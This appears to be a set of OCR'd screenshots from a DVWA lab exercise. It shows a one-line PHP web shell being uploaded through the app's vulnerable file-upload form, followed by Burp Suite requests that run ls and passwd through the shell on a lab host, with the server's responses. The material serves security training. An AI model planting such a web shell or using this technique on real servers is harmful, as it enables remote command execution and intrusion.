



*~/Desktop/shell.php - Mousepad
File Edit Search View Document Help

```php
<?php system($_REQUEST["cmd"]); ?>
```



Vulnerability: File Upload

Choose an image to upload:
Browse... No file selected.

Upload


```
../../hackable/uploads/shell.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
47	http://192.168.80.101	GET	/dvwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...			192.168.80.101		15:00:41 8 Jan...	8080
48	http://192.168.80.101	GET	/dvwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...			192.168.80.101		15:00:42 8 Ja...	8080
49	http://192.168.80.101	GET	/dvwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...			192.168.80.101		15:00:42 8 Ja...	8080
50	http://192.168.80.101	GET	/dvwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...			192.168.80.101		15:00:43 8 Ja...	8080
51	http://192.168.80.101	GET	/dvwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...			192.168.80.101		15:00:43 8 Ja...	8080
52	http://192.168.80.101	GET	/dvwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...			192.168.80.101		15:00:46 8 Ja...	8080
53	http://192.168.80.101	GET	/dvwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...			192.168.80.101		15:00:47 8 Ja...	8080
54	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:24 8 Jan...	8080
55	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:31 8 Jan...	8080
56	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan...	8080
57	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan...	8080
58	http://192.168.80.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:44 8 Jan...	8080
59	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:02:08 8 Jan...	8080

Request

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.80.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=ae6ac8c932b565b046d9a9695c75bd4c
Connection: close


```

Response


```
HTTP/1.1 200 OK
Date: Mon, 08 Jan 2024 12:40:48 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 25
Connection: close
Content-Type: text/html

dvwa_email.png
shell.php

```

Inspector

Request attributes	2
Request query parameters	1
Request cookies	2
Request headers	8
Response headers	6


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
54	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:24 8 Jan...	8080
55	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:31 8 Jan...	8080
56	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan...	8080
57	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan...	8080
58	http://192.168.80.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:44 8 Jan...	8080
59	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:02:08 8 Jan...	8080
60	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:22 8 Jan...	8080
61	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:55 8 Jan...	8080
62	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:00 8 Jan...	8080
63	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	193	HTML	php				192.168.80.101		15:17:19 8 Jan...	8080
64	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:27 8 Jan...	8080
65	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:40 8 Jan...	8080
66	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	208	text	php				192.168.80.101		15:17:51 8 Jan...	8080

Request

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls%20../../ HTTP/1.1
Host: 192.168.80.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=ae6ac8c932b565b046d9a9695c75bd4c
Connection: close


```

Response


```
HTTP/1.1 200 OK
Date: Mon, 08 Jan 2024 12:48:26 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 224
Connection: close
Content-Type: text/html

CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities

```

Inspector

Request attributes	2
Request query parameters	1
Request cookies	2
Request headers	8
Response headers	6


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
54	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:24 8 Jan...	8080
55	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:31 8 Jan...	8080
56	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan...	8080
57	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan...	8080
58	http://192.168.80.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:44 8 Jan...	8080
59	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:02:08 8 Jan...	8080
60	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:22 8 Jan...	8080
61	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:55 8 Jan...	8080
62	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:00 8 Jan...	8080
63	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	193	HTML	php				192.168.80.101		15:17:19 8 Jan...	8080
64	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:27 8 Jan...	8080
65	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:40 8 Jan...	8080
66	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	208	text	php				192.168.80.101		15:17:51 8 Jan...	8080

Request

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls%20../ HTTP/1.1
Host: 192.168.80.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=ae6ac8c932b565b046d9a9695c75bd4c
Connection: close


```

Response


```
HTTP/1.1 200 OK
Date: Mon, 08 Jan 2024 12:48:35 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 14
Connection: close
Content-Type: text/html

uploads
users

```

Inspector

Request attributes	2
Request query parameters	1
Request cookies	2
Request headers	8
Response headers	6


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
56	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan ...	8080
57	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan ...	8080
58	http://192.168.80.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:44 8 Jan...	8080
59	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:02:08 8 Jan...	8080
60	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:22 8 Jan ...	8080
61	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:55 8 Jan ...	8080
62	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:00 8 Jan...	8080
63	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	193	HTML	php				192.168.80.101		15:17:19 8 Jan ...	8080
64	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:27 8 Jan ...	8080
65	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:40 8 Jan...	8080
66	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	208	text	php				192.168.80.101		15:17:51 8 Jan ...	8080
67	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:19:31 8 Jan ...	8080
68	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	226	script	php				192.168.80.101		15:19:44 8 Jan...	8080

Request


```
GET /dvwa/hackable/uploads/shell.php?cmd=passwd HTTP/1.1
Host: 192.168.80.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=ae6ac8c932b565b046d9a9695c75bd4c
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 08 Jan 2024 12:49:33 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 32
Connection: close
Content-Type: text/html

Changing password for www-data.
```

Pretty Raw Hex
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request cookies 2
Request headers 8
Response headers 6
Notes


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
57	http://192.168.80.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:32 8 Jan ...	8080
58	http://192.168.80.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.80.101		15:01:44 8 Jan...	8080
59	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:02:08 8 Jan...	8080
60	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:22 8 Jan ...	8080
61	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	219	text	php				192.168.80.101		15:14:55 8 Jan ...	8080
62	http://192.168.80.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓		200	419	text	php				192.168.80.101		15:17:00 8 Jan...	8080
